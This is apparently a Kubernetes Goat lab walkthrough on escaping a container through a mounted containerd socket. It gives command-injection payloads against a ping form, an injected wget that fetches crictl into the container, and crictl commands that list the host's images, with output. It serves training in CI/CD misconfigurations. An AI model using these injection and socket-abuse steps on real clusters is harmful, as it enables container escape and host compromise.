
⎈ DIND (docker-in-docker) exploitation

🙌 Overview

In this scenario, we will be focusing on the common and standard ways how to build systems and pipelines that leverage container sockets to create, build and run containers from the underlying container runtime. This has been exploited since the early days of the container ecosystem and even today we see these misconfigurations/use cases in the real world.




By the end of the scenario, we will understand and learn the following

1. You will learn to test and exploit the container UNIX socket misconfigurations
2. Able to exploit container and escape out of the docker container
3. Learn common misconfigurations in pipelines and CI/CD build systems

⚡ The story

Most of the CI/CD and pipeline systems use the underlying host container runtime to build containers for you within the pipeline by using something called DIND (docker-in-docker) with a UNIX socket. Here in this scenario, we try to exploit this misconfiguration and gain access to the host system of the worker node by escaping out of the docker container.

> INFO
>
> - To get started with the scenario, navigate to http://127.0.0.1:1231


127.0.0.1:1231

Ping Your Servers

Enter your server address:

127.0.0.1

Response Output

🎯 Goal

The goal of this scenario is to escape out of the running docker container to the host system where the container is running and able to access and perform actions on other container running on the same node.

> TIP
>
> If you are able to obtain container images in the host system then you have completed this scenario. But definitely, you can advance beyond this exploitation as well by performing post-exploitation.

□ Hints & Spoilers

▸ ✨ Do you know how to run multiple commands in Linux?


▸ ✨ Able to run system commands, not sure how to access containers?

🎉 Solution & Walkthrough

🎲 Method 1

- By looking at the application functionality and dabbling with the input and output, we can see it has standard command injection vulnerability. Assuming it's running in a Linux container we can use the `;` delimiter to run/pass other commands

```
127.0.0.1; id
```



Ping Your Servers

Enter your server address:

127.0.0.1;id


Response Output

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.032 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.085 ms --- 127.0.0.1 ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 13ms rtt min/avg/max/mdev = 0.032/0.058/0.085/0.027 ms uid=0(root) gid=0(root) groups=0(root)
```

- As we can see it returns the response for the `id` command, now we can analyze the system and see what potential information we can obtain

- It contains `containerd.sock` mounted into the file system as it's not available commonly in standard systems

```
; mount
```



```
; mount
```

Response Output

```
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/113/fs:/var/lib/containerd
/io.containerd.snapshotter.v1.overlayfs/snapshots/112/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/111/fs:/var/lib/containerd
/io.containerd.snapshotter.v1.overlayfs/snapshots/110/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/109/fs:/var/lib/containerd
/io.containerd.snapshotter.v1.overlayfs/snapshots/108/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/107/fs:/var/lib/containerd
/io.containerd.snapshotter.v1.overlayfs/snapshots/106/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/105/fs:/var/lib/containerd
/io.containerd.snapshotter.v1.overlayfs/snapshots/104/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/103/fs:/var/lib/containerd
/io.containerd.snapshotter.v1.overlayfs/snapshots/102/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/101/fs,upperdir=/var/lib
/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/114/fs,workdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/114/work)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime) tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755,inode64) devpts on /dev/pts type
devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666) mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime) sysfs on /sys
type sysfs (ro,nosuid,nodev,noexec,relatime) tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755,inode64) systemd on /sys/fs
/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd) cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup
(rw,nosuid,nodev,noexec,relatime,net_cls,net_prio) cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct) cgroup
on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids) cgroup on /sys/fs/cgroup/perf_event type cgroup
(rw,nosuid,nodev,noexec,relatime,perf_event) cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio) cgroup on /sys/fs/cgroup
/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices) cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma) cgroup
on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset) cgroup on /sys/fs/cgroup/hugetlb type cgroup
(rw,nosuid,nodev,noexec,relatime,hugetlb) cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory) cgroup on /sys/fs
/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer) /dev/mapper/vgkubuntu-root on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
/dev/mapper/vgkubuntu-root on /dev/termination-log type ext4 (rw,relatime,errors=remount-ro) /dev/mapper/vgkubuntu-root on /etc/hostname type ext4
(rw,relatime,errors=remount-ro) /dev/mapper/vgkubuntu-root on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro) shm on /dev/shm type tmpfs
(rw,nosuid,nodev,noexec,relatime,size=65536k,inode64) tmpfs on /custom/containerd/containerd.sock type tmpfs (rw,nosuid,nodev,noexec,relatime,inode64)
tmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime,size=102400k,inode64) overlay on /sys/devices/virtual/dmi/id/product_name type
overlay (ro,relatime,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/113/fs:/var/lib/containerd
```

- Wow! we can see the `/custom/containerd/containerd.sock` mounted in the file system and assuming it's mounted from the host system we need to talk to it for communicating with the UNIX socket

> TIP
>
> We can use multiple methods for communicating with the `containerd.sock` UNIX socket. Some of them include crictl binary, or a simple `curl` program as well.

- Next we can download the `crictl` static binary from the internet https://github.com/kubernetes-sigs/cri-tools/releases. In order to determine which binary we need, we can run the following command for system discovery


```
;uname -a
```

- We can examine the output to determine our system architecture and OS, then download the appropriate binary to the container. For example, if our target system is a x86_64 Linux box, we can use the following command

```
;wget https://github.com/kubernetes-sigs/cri-
tools/releases/download/v1.27.1/crictl-v1.27.1-linux-amd64.tar.gz -O
/tmp/crictl-v1.27.1.tar.gz
```

- We can extract the binary from the `crictl-v1.27.1.tgz` file so that we can use that to talk to the UNIX socket

```
;tar -xvf /tmp/crictl-v1.27.1.tar.gz -C /tmp/
```



Ping Your Servers

Enter your server address:


;tar -xvf /tmp/crictl-v1.27.1.tar.gz -C /tmp/

Response Output

crictl

- Now we can access the host system by running the following crictl commands with passing `containerd.sock` UNIX socket

```
;/tmp/crictl -r unix:///custom/containerd/containerd.sock images
```



```
IMAGE                                           TAG                    IMAGE ID        SIZE
docker.io/kindest/kindnetd                      v20230511-dc714da8     b0b1fa0f58c6e   27.7MB
docker.io/kindest/local-path-helper             v20230510-486859a6     be300acfc8622   3.05MB
docker.io/kindest/local-path-provisioner        v20230511-dc714da8     ce18e076e9d4b   19.4MB
docker.io/madhuakula/k8s-goat-batch-check       latest                 cb43bcb572b74   4.22MB
docker.io/madhuakula/k8s-goat-build-code        latest                 b8973f272a0a1   88.9MB
docker.io/madhuakula/k8s-goat-cache-store       latest                 c9ce1b4eff432   11MB
docker.io/madhuakula/k8s-goat-health-check      latest                 bcaa8c430b373   396MB
docker.io/madhuakula/k8s-goat-hidden-in-layers  latest                 8944f45111dbb   2.82MB
docker.io/madhuakula/k8s-goat-home              latest                 05cecc58c237f   17.5MB
docker.io/madhuakula/k8s-goat-hunger-check      latest                 e615eea8c2e32   70.2MB
docker.io/madhuakula/k8s-goat-info-app          latest                 fe96f4241bffe   23.4MB
docker.io/madhuakula/k8s-goat-internal-api      latest                 355678b3812f5   54.5MB
docker.io/madhuakula/k8s-goat-metadata-db       latest                 0ff4eace8cd5b   123MB
docker.io/madhuakula/k8s-goat-poor-registry     latest                 003fcd9d9071a   63.4MB
docker.io/madhuakula/k8s-goat-system-monitor    latest                 ca268aeebeeb1   67.7MB
registry.k8s.io/coredns/coredns                 v1.10.1                ead0a4a53df89   16.2MB
registry.k8s.io/etcd                            3.5.7-0                86b6af7dd652c   102MB
registry.k8s.io/kube-apiserver                  v1.27.3                c604ff157f0cf   83.5MB
registry.k8s.io/kube-controller-manager         v1.27.3                9f8f3a9f3e8a9   74.4MB
registry.k8s.io/kube-proxy                      v1.27.3                9d5429f6d7697   72.7MB
registry.k8s.io/kube-scheduler                  v1.27.3                205a4d549b94d   59.8MB
registry.k8s.io/pause                           3.7                    221177c6082a8   311kB
```

- Hooray 🥳 , now we can see that it has a lot of container images in the host system. We can now use different crictl commands to gain more access and further exploitation

> TIP
>
> You can do the analog steps with `ctr` and interact with the containerd runtime. `crictl` shows you containers as visible in kubernetes. `ctr` shows also additional containers, such as kubernetes hidden pause containers.

Edit this page